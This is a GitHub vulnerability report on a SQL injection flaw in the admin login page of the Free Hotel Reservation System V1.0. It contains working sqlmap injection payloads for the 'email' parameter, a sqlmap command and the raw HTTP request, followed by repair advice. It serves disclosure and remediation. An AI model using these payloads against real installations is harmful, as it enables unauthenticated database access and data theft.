New issue

itsourcecode Free Hotel Reservation System V1.0 "/hotel/admin/login.php" SQL injection #1

Open

yihaofuweng opened 2 weeks ago · edited by jasonwong666 Edits

itsourcecode Free Hotel Reservation System V1.0 "/hotel/admin/login.php" SQL injection

NAME OF AFFECTED PRODUCT(S)

- Free Hotel Reservation System

Vendor Homepage

- https://itsourcecode.com/free-projects/php-project/hotel-reservation-system-source-code-php-pdo/

AFFECTED AND/OR FIXED VERSION(S)

- V1.0

submitter

- 黄斯哲(Sizhe Huang) ,韦南(Nan Wei)

Contributing organization

- 广州大学(Guangzhou University)

Vulnerable File

- /hotel/admin/login.php

VERSION(S)

- V1.0

Software Link

- https://itsourcecode.com/free-projects/php-project/hotel-reservation-system-source-code-php-pdo/

PROBLEM TYPE

Vulnerability Type

- SQL injection

Root Cause

- A SQL injection vulnerability was found in the '/hotel/admin/login.php' file of the 'Free Hotel Reservation System' project. The reason for this issue is that attackers inject malicious code from the parameter 'email ' and use it directly in SQL queries without the need for appropriate cleaning or validation. This allows attackers to forge input values, thereby manipulating SQL queries and performing unauthorized operations.

Impact

- Attackers can exploit this SQL injection vulnerability to achieve unauthorized database access, sensitive data leakage, data tampering, comprehensive system control, and even service interruption, posing a serious threat to system security and business continuity.

DESCRIPTION

- During the security review of "Free Hotel Reservation System",I discovered a critical SQL injection vulnerability in the "/hotel/admin/login.php" file. This vulnerability stems from insufficient user input validation of the 'email ‘ parameter, allowing attackers to inject malicious SQL queries. Therefore, attackers can gain unauthorized access to databases, modify or delete data, and access sensitive information. Immediate remedial measures are needed to ensure system security and protect data integrity.

No login or authorization is required to exploit this vulnerability

Vulnerability details and POC

Vulnerability lonameion:

- 'email' parameter

Payload:

```
---
Parameter: email (POST)
    Type: boolean-based blind
    Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause
    Payload: email=admin@123' RLIKE (SELECT (CASE WHEN (6011=6011) THEN 0x61646d696e40313233

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: email=admin@123' AND (SELECT 1627 FROM(SELECT COUNT(*),CONCAT(0x7178626a71,(SELE

    Type: stacked queries
    Title: MySQL >= 5.0.12 stacked queries (comment)
    Payload: email=admin@123';SELECT SLEEP(5)#&pass=123123&btnlogin=

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: email=admin@123' AND (SELECT 1479 FROM (SELECT(SLEEP(5)))UySv)-- EIua&pass=12312




---
```

The following are screenshots of some specific information obtained from testing and running with the sqlmap tool:


```
sqlmap -r 1.txt --batch



POST /hotel/admin/login.php HTTP/1.1
Host: 192.168.60.130
Content-Length: 39
```

```
Cache-Control: max-age=0
Origin: http://192.168.60.130
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apr
Referer: http://192.168.60.130/hotel/admin/login.php
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Cookie: PHPSESSID=mtjqmpg8p3j74hf29fja7nk921
Connection: keep-alive

email=admin%40123&pass=123123&btnlogin=
```



Suggested repair

1. **Use prepared statements and parameter binding:**
   Preparing statements can prevent SQL injection as they separate SQL code from user input data. When using prepare statements, the value entered by the user is treated as pure data and will not be interpreted as SQL code.

2. **Input validation and filtering:**
   Strictly validate and filter user input data to ensure it conforms to the expected format.

3. **Minimize database user permissions:**
   Ensure that the account used to connect to the database has the minimum necessary permissions. Avoid using accounts with advanced permissions (such as' root 'or' admin ') for daily operations.

4. **Regular security audits:**
   Regularly conduct code and system security audits to promptly identify and fix potential security vulnerabilities.

Sign up for free **to join this conversation on GitHub.** Already have an account? Sign in to comment

Metadata

Assignees

No one assigned

Labels

No labels

Projects

No projects

Milestone

No milestone

Relationships

None yet

Development

Code with agent mode

No branches or pull requests

Participants